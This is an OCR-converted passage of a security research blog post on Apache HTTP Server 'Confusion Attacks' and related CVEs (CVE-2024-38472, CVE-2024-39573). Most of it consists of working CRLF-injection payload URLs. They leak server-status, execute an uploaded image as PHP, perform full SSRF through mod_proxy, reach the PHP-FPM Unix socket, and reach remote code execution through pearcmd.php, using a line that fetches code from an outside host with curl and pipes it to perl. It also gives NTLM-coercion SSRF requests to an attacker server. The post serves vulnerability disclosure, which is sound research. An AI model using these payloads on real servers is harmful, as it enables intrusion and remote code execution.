
| |

With the ability to invoke any handler, it becomes possible to overwrite the `Content-Type` to access sensitive information that should not be accessible remotely:

```

```

http://server/cgi-bin/redir.cgi?r=http:// %0d%0a ***Location:/ooo*** %0d%0a ***Content-Type:server-status*** %0d%0a %0d%0a



3-2-2. Arbitrary Handler to Misinterpret Scripts

It's also easy to transform an image with a legitimate extension into a PHP backdoor. For instance, this primitive allows specifying `mod_php` to execute embedded malicious code within the image, like:

```
```

http://server/cgi-bin/redir.cgi?r=http:// %0d%0a ***Location:/uploads/avatar.webp*** %0d%0a ***Content-Type:application/x-httpd-php*** %0d%0a %0d%0a

3-2-2. Arbitrary Handler to Full SSRF

Calling the `mod_proxy` to access any protocol on any URL is, of course, straightforward:

```
```

http://server/cgi-bin/redir.cgi?r=http:// %0d%0a ***Location:/ooo*** %0d%0a ***Content-Type:proxy:http://example.com/%3F*** %0d%0a %0d%0a

Moreover, this is also a full-control SSRF where you can control all request headers and obtain all HTTP responses! A slight disappointment is when accessing Cloud Metadata, `mod_proxy` automatically adds an `X-Forwarded-For` header, which gets blocked by EC2 and GCP's Metadata protection mechanisms, otherwise, this would be an even more powerful primitive.

3-2-3. Arbitrary Handler to Access Local Unix Domain Socket

However, `mod_proxy` offers a more "convenient" feature — it can access local Unix Domain Sockets!

Here's a demonstration accessing PHP-FPM's local Unix Domain Socket to execute a PHP backdoor located in `/tmp/`:

```
```

http://server/cgi-bin/redir.cgi?r=http:// %0d%0a ***Location:/ooo*** %0d%0a ***Content-Type:proxy:unix:/run/php/php-fpm.sock|fcgi://127.0.0.1/tmp/ooo.php*** %0d%0a %0d%0a

Theoretically, this technique has even more potential, such as protocol smuggling (smuggling FastCGI in HTTP/HTTPS protocols) or exploiting other vulnerable local sockets. These possibilities are left for interested readers to explore.

3-2-4. Arbitrary Handler to RCE

Finally, let's demonstrate how to transform this primitive into an RCE using a common CTF trick! Since the official PHP Docker image includes PEAR, a command-line PHP package management tool, using its `Pearcmd.php` as an entry point allows us to achieve further exploitation. You can check this article — Docker PHP LFI Summary, written by Phith0n for details!

Here we utilize a Command Injection within `run-tests` to complete the entire exploit chain, detailed as follows:

```
```


http://server/cgi-bin/redir.cgi?r=http:// %0d%0a

Location:/ooo? %2b run-tests %2b -ui %2b $(curl${IFS}orange.tw/x\|perl) %2b alltests.php %0d%0a

Content-Type:proxy:unix:/run/php/php-fpm.sock\|fcgi://127.0.0.1/usr/local/lib/php/pearcmd.php %0d%0a

%0d%0a

It's common to see CRLF Injection or Header Injection being reported as XSS in Security Advisories or Bug Bounties. While it is true that these can sometimes chain to impactful vulnerabilities like Account Takeover through SSO, please don't forget that they can also lead to Server-Side RCE, as this demonstration proves its potential!



4. Other Vulnerabilities

While this essentially covers the Confusion Attacks, some minor vulnerabilities discovered during our research of Apache HTTP Server are worth mentioning separately.

CVE-2024-38472 - Windows UNC-based SSRF

Firstly, the Windows implementation of the `apr_filepath_merge()` function allows the use of UNC paths, which allows attackers to coerce NTLM authentication to any host. Here we list two different triggering paths:

Triggered via HTTP Request Parser

Direct triggering through an HTTP request parser in Httpd requires additional configuration, which might seem impractical at first glance but often appears with Tomcat (`mod_jk` , `mod_proxy_ajp`) or pairing with PATH_INFO:

|

```
1
```

|

```
AllowEncodedSlashes On
```

| |

Additionally, since Httpd rewrote its core HTTP request parser logic after 2.4.49, triggering the vulnerability in versions above requires an additional configuration:

|

```
1
2
```

|

```
AllowEncodedSlashes On
MergeSlashes Off
```

| |

By using two `%5C` can force Httpd to coerce NTLM authentication to an `attacker-server` , and practically, this SSRF can be converted into RCE through NTLM Relay!


|

```
1
```

|

```
$ curl http://server/%5C%5Cattacker-server/path/to
```

| |



Triggered via Type-Map

In the Debian/Ubuntu distribution of Httpd, Type-Map is enabled by default:

|

```
1
```

|

```
AddHandler type-map var
```

| |

By uploading a `.var` file to the server and setting the URI field to a UNC path, you can also force the server to coerce NTLM authentication to the attacker. This is also the second `.var` trick I proposed.

CVE-2024-39573 - SSRF via Full Control of `RewriteRule` Prefix

Lastly, when you have full control over the prefix of a `RewriteRule` substitution target in `Server Config` or `VirtualHost` is fully controllable, you can invoke `mod_proxy` and its sub-modules:

|

```
1
```

|

```
RewriteRule ^/broken(.*) $1
```

| |

Using the following URL can delegate the request to `mod_proxy` for processing:

|

```
1
```

|

```
$ curl http://server/brokenproxy:unix:/run/[...]|http://path/to
```

| |

But if administrators have tested the rule properly, they would realize that such rules are impractical. Thus, originally it was reported along with another vulnerability as an exploit chain, but this behavior was also treated as a security boundary fix by the security team. As the patches came out, other researchers applied the same behavior to Windows UNC and obtained another additional CVE.

Future Works

Finally, let's talk about future works and areas for improvement in this research. Confusion Attacks are still a very promising attack surface, especially since my research focused mainly on just two fields. Unless the Apache HTTP Server undergoes architectural improvements or provides better development standards, I believe we'll see more "confusions" in the future!

So, what other areas could be enhanced? In reality, different Httpd distributions have different configurations, so other Unix-Like systems such as the RHEL series, BSD family, and even applications that utilize Httpd might have more escapable `RewriteRule`, more powerful local gadgets, and unexpected symbolic jumps. These are all left for those interested to continue exploring.

Due to time constraints, I was unable to share more real-world cases found and exploited in actual websites, devices, or even open-source projects. However, you can probably imagine — the real

world is still full of countless unexplored rules, bypassable authentications, and hidden CGIs waiting to be uncovered. How to hunt these techniques worldwide? That's your mission!

Conclusion

Maintaining an open-source project is truly challenging, especially when trying to balance user convenience with the compatibility of older versions. A slight oversight can lead to the entire system being compromised, such as what happened with Httpd 2.4.49, where a minor change in path processing logic led to the disastrous CVE-2021-41773. The entire development process must be carefully built upon a pile of legacy code and technical debt. So, if any Apache HTTP Server developers are reading this: Thank you for your hard work and contributions!
